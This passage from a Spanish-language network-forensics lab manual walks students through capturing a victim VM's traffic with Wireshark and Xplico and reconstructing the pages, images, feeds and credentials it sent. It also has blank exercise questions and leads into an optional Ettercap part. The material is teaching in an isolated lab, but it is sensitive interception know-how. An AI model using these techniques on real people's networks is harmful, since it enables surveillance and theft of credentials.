


Figura 31 Categorías de la herramienta Xplico

Además, la herramienta Xplico ofrece bastantes formas de visualización de la información:

I. En *Session Data* (sesión de datos): Presenta el nombre del caso y la sesión, el tiempo de inicio y final de los datos introducidos. También se puede seleccionar el host de origen y ver los datos de este host (figura 32).

Figura 32 Session Data

II. *En Graphs*: Contenido DNS, ARP, ICMPv6 y GeoMap. Permite representar con gráficos las estadísticas de las respuestas DNS o ver la tabla de los 50 hosts más populares.

a) DNS: La página de DNS muestra todas las respuestas DNS sin errores, indicando el nombre canónico, si existe, y la primera IP de respuesta. Una vez más, se puede hacer búsqueda para el host o IP (figura 33).




Figura 33 Graphs: DNS

¿Qué tipo de información se observa en el registro de hosts que se capturó con base a la sesión en vivo? Mencione al menos 10 datos relevantes.

_____
_____
_____
_____
_____
_____
_____
_____
_____
_____
_____

En el apartado de ARP, ¿qué características se observan en la tabla?

_____
_____
_____
_____

¿Cuál es la función del protocolo ARP?

_____
_____
_____
_____
_____

III. *En Web*: Contenido Site, Feed e Images.

a) *Site*: Entrando a este menú se puede ver todo el contenido HTTP de la sesión así como todos los componentes que conforman la web ordenados por formatos (html, imágenes, flash, video, audio, json, etcétera) (figura 34).

Si se hace doble clic sobre cualquier registro, se obtendrá un archivo .html con ese componente; por lo que, si se hace sobre una página .html se obtiene la página exactamente cómo la ve la persona a la que se le ha realizado la monitorización (figura 35).




Figura 34 Registros Web: Site




Figura 35 Página web reconstruida

Escribe 5 páginas web que se puedan reconstruir casi en su totalidad a partir de la herramienta de Xplico.

_____
_____
_____
_____
_____

Detalla qué componentes no fueron detectados por la herramienta Xplico al momento de capturar el tráfico en el apartado de Web en Site. _____
_____
_____
_____

b) *Imágenes*: Para tener una visión general de todas las imágenes transportados por el protocolo HTTP se puede acceder al menú Web. Se pueden observar todas las imágenes descargadas, no solo con sus nombres, sino en formato imagen.

Además, este apartado es muy interesante porque da una idea de dónde ha estado navegando el usuario (figura 36).




Figura 36 Registros Web: Imágenes

c) *Feed (fuente web o canal web):* Es un medio de redifusión de contenido web. Se utiliza para suministrar información actualizada frecuentemente a sus suscriptores.

En este apartado se verificará el paso 4.5.23 si la herramienta de Xplico detectó en su decodificación que se suscribió al canal de *El Universal: Minuto x minuto*.

Así que debe darse clic en *Web >> Feed* y verificar en la lista, si aparece el canal al que se ha suscrito (figura 37) y darle clic.

Figura 37 Canal web detectado

¿Qué formato y tamaño tienen los registros que salieron del canal web?

_____
_____

Al momento de darle clic en cualquiera de los registros, ¿qué se puede rescatar de esa información?

_____
_____
_____
_____
_____

IV. *Email*: La página de correo electrónico presenta una lista de todos los correos electrónicos enviados y recibidos. Con tiempo de envío, asunto, destinatario, remitente aunque se haya enviado como oculto, tamaño de correo electrónico (adjunto incluido). Sin embargo, como la mayoría de los servidores de correo (web mails) en la actualidad tienen https, una capa de cifrado que impide el análisis de tráfico por este método, es muy probable que no capte nada en esta sección.

V. *Undecoded*: TCP-UDP, se exponen las tramas que no ha sido posible determinar qué son. La mayoría de ellas corresponden a tráfico del puerto 443 (HTTPS) que como se ha mencionado, no se puede analizar (figura 38).

Figura 38 Registros de Undecoded

¿Qué direcciones web aparecen en el registro y forman parte del historial de adquisición en vivo de la herramienta Xplico?

_____
_____
_____
_____
_____
_____
_____
_____
_____
_____
_____
_____
_____
_____

VI. *Printer*: En esta página se puede ver la lista de todos los documentos impresos con impresora de red que utilice el Printer Command Language (Lenguaje de comandos de Impresión). Cada documento se convierte en formato pdf.

VII. *GeoMap*: Durante una sesión de decodificación de la herramienta Xplico se genera un archivo KML, este archivo, se utiliza haciendo uso de Google Earth, que le permite tener un mapa temporal y geográfico de las conexiones decodificados por la herramienta Xplico.

VIII. *FTP y TFTP*: Las páginas de FTP y TFTP son similares. En la página principal se puede ver la lista de todas las conexiones con el servidor ftp / tftp con el correspondiente número de archivos descargados y subidos. Por cada servidor, al hacer clic en el enlace, se puede ver la información del servidor, nombre de usuario, la contraseña, los comandos, los archivos descargados y los archivos subidos.

IX. *MMS*: Si los mensajes MMS (Multimedia Messaging Service, Servicio de Mensajes Multimedia) son transportados por protocolo HTTP entonces el decodificador de Xplico puede descomponer el mensaje MMS en su contenido, es decir, texto, vídeo e imágenes. La página principal de MMS reporta la lista de MMS decodificados.

X. En las siguientes pestañas se puede encontrar Voip, diferentes protocolos de chat, conexiones FTP, shell, etcétera. Sin embargo, se tiene que remarcar el tema del cifrado; la mayoría de los servicios que cuentan con mensajería, VoIP y otros, suelen llevar una capa cifrada que impide el análisis del tráfico de este tipo.

4.6.3 Una vez terminado, se le da clic en *Logout* en la herramienta de Xplico y se cierra la ventana del navegador de Mozilla Firefox (figura 39).

Figura 39 Cerrar sesión de la herramienta Xplico

4.6.4 Se cierra la consola de Backtrack.

PARTE 2. UPLOADING ARCHIVO PCAP

En esta parte, se utilizarán 3 máquinas virtuales: una con Windows 7, otra con Backtrack 5 y la última en Ubuntu, las cuales ya deben haberse iniciado como en los pasos 4.1, 4.2 y 4.3.

4.7 Wireshark

4.7.1 En el escritorio de Backtrack, se selecciona *Applications>>Back track>>Forensics >>Network Forensics>>Wireshark* (figura 40).




Figura 40 Ruta del software Wireshark

4.7.2 Una vez abierto el programa se selecciona la interfaz de la lista izquierda que se usará para capturar el tráfico de red (figura 41). Para este caso se utiliza la interfaz de Ethernet *eth0* y se le da clic en *Start*, para iniciar la captura.




Figura 41 Selección de la interfaz de red para capturar paquetes

4.7.3 Automáticamente el programa comenzará a capturar paquetes de todos los hosts conectados a la red.

4.8 Windows 7

4.8.1 Se inicia la máquina virtual de Windows 7, como se hizo en el paso 4.5.1.

4.8.2 Para generar el tráfico de red que necesita Wireshark, se debe usar la máquina virtual con Windows 7 (víctima), se puede entrar al sitio web que guste con el navegador de su preferencia (Google Chrome, Mozilla Firefox e Internet Explorer). Se recomienda entrar a 5 sitios web diferentes como mínimo para generar el tráfico.

Para este caso en particular, se accedió a los siguientes sitios y a sus secciones:

a) Windows Update: El servidor de Windows necesita conectarse a la computadora para verificar la validez de la versión que se está utilizando, qué actualizaciones de seguridad necesita o que ya posea para descartarlas (figura 42).

Escritorio de Windows>>Inicio>>Panel de Control>>Windows Update>> Dando clic *en Buscar actualizaciones>> Instalar actualizaciones.*




Figura 42 Windows Update

b) Dailymotion (*http://www.dailymotion.com/mx*): Es un servicio de hospedaje de vídeos en Internet, con sede en Paris, Francia. En esta parte, se debe seleccionar cualquier video de interés.
c) Soundcloud (*https://souncloud.com/):* Es una plataforma de distribución de audio on-line en la que sus usuarios pueden colaborar, promocionar y distribuir sus proyectos musicales. En esta parte se debe seleccionar cualquier música de interés.
d) Sony eSupport – Computadoras – Soporte (*http://esupport.sony.com/LA/p/select-system.pl?model_type_group_id=10*): Para descargar controladores o software de cualquier modelo que se escoja.
e) Cartoon Network (*http://www.cartoonnetwork.com.mx*): Página web oficial del canal de televisión. En este apartado, se puede jugar sus juegos, checar horarios de algún programa, etcétera.
f) Servicio sindicado (RSS) (*http://www.jornada.unam.mx/rss*): Para la distribución de contenidos. Con RSS es posible recibir noticias actualizadas de un sitio web sin necesidad de visitarlo directamente solo con suscribirse a la fuente.

4.8.3 En cualquier momento, se puede verificar que en Wireshark se están capturando los paquetes de red en Backtrack. Además, el panel de opciones de Wireshark está dividido de la siguiente manera (figura 43):




Figura 43 Captura de paquetes en Wireshark

1 - Muestra el listado de las interfaces disponibles que se pueden poner a la escucha de paquetes.
2 - Permite configurar algunos parámetros de la interfaz a usar.
3 - Filtro. Permite filtrar paquetes separándolos por IP, protocolos, etcétera.
4 - Listado de paquetes. Muestra un resumen de los paquetes capturados, haciendo clic con el botón derecho del ratón se listarán opciones disponibles para manejarlos al gusto.
5 - Panel de vista en Árbol. Muestra el paquete seleccionado con mayor detalle.
6 - Panel de detalle de los datos. Muestra los datos del panel superior en formato hexadecimal y ASCII.
7 - Barra de menús: Indica y presenta las opciones o herramientas dispuestas en menús desplegables, las cuales se enlistan a continuación.

- *File*: Contiene las funciones para manipular los archivos y para cerrar la aplicación Wireshark.
- *Edit*: Se pueden aplicar funciones a los paquetes, por ejemplo, buscar un paquete específico, aplicar una marca al paquete y configurar la interfaz de usuario.
- *View*: Permite configurar el despliegue del paquete capturado.
- *Go*: Ir a un paquete en específico, volver atrás, adelante, etcétera.
- *Capture*: Para iniciar y detener la captura de paquetes.
- *Analyze*: Se pueden manipular los filtros, habilitar o deshabilitar protocolos, flujos de paquetes, etcétera.
- *Statistics*: Definir u obtener las estadísticas del tráfico capturado.
- *Telephony*: Trae herramientas para telefonía.
- *Tools*: Opciones para el firewall
- *Internals*: Parámetros internos de Wireshark
- *Help*: Menú de ayuda.

4.8.4 Para salvar la captura realizada por Wireshark, solo debe darle clic en *Stop the running live capture* (Detener la captura en vivo) para detener la captura de paquetes y después, darle clic en *File* (Archivo) en la parte superior izquierda de la ventana>>Save As (Guardar como).

4.8.5 Aparece una nueva ventana, en el *name* (Nombre) se escribe el nombre del archivo que se quiera, *Save in folder* (Guardar en la Carpeta) será la ubicación en donde se guardará y *File type* (Formato del Archivo) es el formato que recibirá el archivo (figura 44). Para este caso, se usaron los siguientes valores:

Name: Part-2.pcap
Save in folder: Desktop
File type: *Wireshark/tcpdump/… - libpcap*




Figura 44 Guardado de la captura

Es importante salvar los archivos en este formato para que pueda ser leído en la herramienta Xplico al momento de cargarlo.

4.8.6 Cuando se tenga el archivo .pcap se copia a una unidad de almacenamiento (USB) y se extrae de forma segura.

4.9 Ubuntu

4.9.1 Ahora, se abre la máquina virtual de Ubuntu donde se ingresa usuario y contraseña dada por el administrador del Laboratorio de redes y seguridad.

4.9.2 En el escritorio de Ubuntu se introduce la USB que se utilizó para guardar el archivo .pcap y una vez que aparece el icono de la unidad de medios, se busca el archivo y se copia al *Escritorio*. Una vez realizado, se extrae la unidad de manera segura.

4.9.3 La herramienta de Xplico, debe estar instalada en Ubuntu 12.04 LTS (el administrador del Laboratorio de redes y seguridad la tuvo que haber instalado). Para abrir el programa, se da clic en *Inicio>>Aplicaciones instaladas>>Xplico start* (figura 45).

Figura 45 Inicio de Xplico en Ubuntu

4.9.4 Al darle clic a *Xplico Start*, se abre una terminal donde pedirá la contraseña para entrar como superusuario (la contraseña la debe proporcionar el administrador). Una vez dada, se cargará el programa en la dirección local de la máquina virtual (figura 46).




Figura 46 Xplico cargado en el localhost

4.9.5 De inmediato se abre el navegador de Internet *Mozilla Firefox* y se ingresa la dirección web (*localhost:9876/)* para cargar la interfaz gráfica de Xplico Web GUI. Se ingresará con el *Usuario por default* dado en el paso 4.4.3. El usuario y contraseña son:

Usuario: *xplico*
Contraseña: *xplico*

4.9.6 Una vez ingresado como usuario por default, se crea un caso (*case*) en *New case*. A continuación, se elige la opción *Uploading PCAP capture file(s)* para la adquisición de datos (figura 47), un nombre para el caso, una referencia o comentario sobre el caso y finalmente se le da clic en *Create*.

Figura 47 Creación de caso

4.9.7 Una vez hecho, se regresa a la lista de casos y aparece la leyenda *The case been created* (el caso ha sido creado) en la parte superior de la ventana y en la parte inferior, el caso creado.

4.9.8 Posteriormente, se le da clic al nombre del caso que se creó y se abre una nueva ventana donde ahora se creará una nueva sesión (*new session*) asignándole un nombre a la sesión. Para este caso, se le asignó *parte2* y se finaliza dando clic en *Create***.**

4.9.9 Se observa que se regresa a la ventana de lista de sesiones, con la leyenda en la parte superior de *The Session has been created* que se ha creado la sesión y en la parte inferior, aparece la sesión creada por el usuario junto con los tiempos de inicio y final puestos en ceros y el estado de la captura vacía.

4.9.10 Con el cursor se le da clic en la sesión *parte2*, se abre una nueva ventana y ahora, se trata de *subir un archivo .pcap* a la herramienta Xplico.

4.9.11 Para subir el archivo .pcap generado por Wireshark, se debe dar clic en *Examinar* y buscar en el escritorio de Ubuntu el archivo *Part-2.pcap*. Una vez hecho, solo basta con darle clic en *Upload* (subir).

A partir de la versión de Xplico (1.0.0) se ha añadido la función PCAP sobre IP. En la interfaz de Xplico, se puede ver el número de puerto en el que está habilitado el PCAP sobre IP (figura 48).




Figura 48 Puerto el PCAP sobre IP

Nota:

En caso de que marque un error en la herramienta Xplico al momento de subir el archivo .pcap debido a que sobrepasa un tamaño predefinido (2 M), se debe configurar el servidor de Apache para que permita subir archivos de mayor tamaño, además de que se debe reiniciar. Para este caso, el administrador ya modificó dicho archivo. En caso contrario, se realiza lo siguiente:

Se edita el archivo que se ubica en **/etc/php5/apache2/php.ini en la consola: edit /etc/php5/apache2/php.ini**

Se localiza en el archivo los siguientes renglones y se modifica para incrementar el tamaño de los archivos a subir:

post_max_size = 100M
upload_max_filesize = 100M

Una vez realizado, se guarda el archivo y se reinicia el servidor Apache, siempre y cuando se haya cerrado la herramienta Xplico: restart Apache2 en la consola**.**

Se vuelve a iniciar la herramienta de Xplico, cargando la url **http://127.0.1.1:9876** y listo.

4.9.12 Dependiendo del tamaño del archivo .pcap, la herramienta Xplico se tomará unos minutos en procesar la información para poder mostrarlo de una manera más legible apareciendo la siguiente leyenda *Uploading file, waiting wait while processing* (Subiendo archivo, espere mientras se procesa) (figura 49).

Figura 49 Proceso del archivo pcap

4.9.13 Una vez terminado el proceso, aparece en el *STATUS* (estado) de la sesión, DECODING COMPLETED (decodificación completada) (figura 50).

Figura 50 Decodificación completada del archivo pcap

4.9.14 Una vez decodificada la información, el tráfico obtenido se divide en las 15 categorías en el que está compuesto la herramienta Xplico, véase paso 4.6.2 (figura 51).

Figura 51 Categorías de la herramienta Xplico

Con base en el registro de hosts (es una de las 15 categorías del paso 4.6.2), ¿se detectó la mayoría de los sitios web que se visitaron al momento de grabar el archivo .pcap, sí o no y por qué?

_____
_____
_____
_____
_____
_____
_____
_____
_____
_____
_____
_____
_____

Ahora en el apartado de *Gráficos,* busca la tabla de los 50 hosts más populares que se hayan obtenido. Una vez encontrada, menciona cuáles fueron los 5 hosts menos populares obtenidos por el archivo pcap. _____
_____
_____
_____
_____

En el apartado de *Gráficos*>>GeoMap, se puede conocer la geolocalización de las IPs, sitios, etcétera, involucrados en la captura del archivo pcap. La herramienta Xplico es capaz de crear dicho archivo con extensión *.kml* que es un archivo de Google Earth; por lo tanto, se abrirá esta aplicación (figura 52) para visualizarlo.




Figura 52 Archivo .kml de Google Earth

Nota:

Para usar esta característica, solo habrá que instalar Google Earth en Ubuntu, debido a que esta nueva versión de Xplico cuenta con GeoIP. Para fines prácticos, el administrador deberá instalarlo previamente.

Una vez abierto el archivo .kml en Google Earth, le permite tener un mapa temporal y geográfico de las conexiones que decodificó Xplico. Además, cuenta con una barra de tiempo que al irla moviendo va mostrando la duración de los sucesos de las conexiones (figura 53).




Figura 53 Mapa de las conexiones IPs, sitios web, etcétera

¿De qué países provienen los sitios web obtenidos del archivo .kml?
_____
_____
_____

Escribe las 5 páginas web que se puedan reconstruir casi en su totalidad considerando el apartado de *Web* (del paso 4.9.14)

Detalla qué componentes no fueron detectados por la herramienta Xplico al momento de capturar el tráfico en el apartado de Web en Site

¿Qué canal RSS se detectó, qué formato y tamaño tienen sus registros? _____

Al momento de darle clic en cualquiera de los registros, ¿qué se puede rescatar de esa información?

¿Qué otros apartados contienen información en las categorías de Xplico?

En el apartado de *Undecoded*, ¿Qué direcciones web aparecen en el registro y que formen parte del historial del archivo pcap de la herramienta Xplico?

4.9.15 Una vez que se terminó de verificar la evidencia del archivo .pcap en la herramienta Xplico, se le da clic en *Logout* y se cierra la ventana del navegador de Mozilla Firefox (figura 54).

Figura 54 Cerrar sesión de la herramienta Xplico

4.9.16 Se cierra la consola de Backtrack.

PARTE OPCIONAL. UPLOADING ARCHIVO PCAP + ETTERCAP

En esta parte se utilizarán 3 máquinas virtuales: una con Windows 7, otra con Backtrack 5 y la última en Ubuntu, las cuales ya deben haberse iniciado como en los pasos 4.1, 4.2 y 4.3.

4.10 Windows 7

4.10.1 Se inicia la máquina virtual de Windows 7 como se hizo en el paso 4.5.1.

4.10.2 Una vez en el escritorio de Windows, se le da clic en el botón de *Inicio* y en el recuadro de búsqueda se escribe *cmd* para abrir la *consola de MS-DOS*.

4.10.3 Ahora, se escribe *ipconfig* para obtener la dirección IP de esta máquina virtual.

¿Qué dirección IP tiene la máquina virtual con Windows 7?

_____

Es importante recordar la dirección IP ya que se usará más adelante. Posteriormente, se teclea *arp –a* (en la cual se debe anotar la dirección IP que termine en CCC.CCC.CCC.1 porque es la dirección dinámica que usa el adaptador Ethernet en esta máquina virtual) (figura 55).

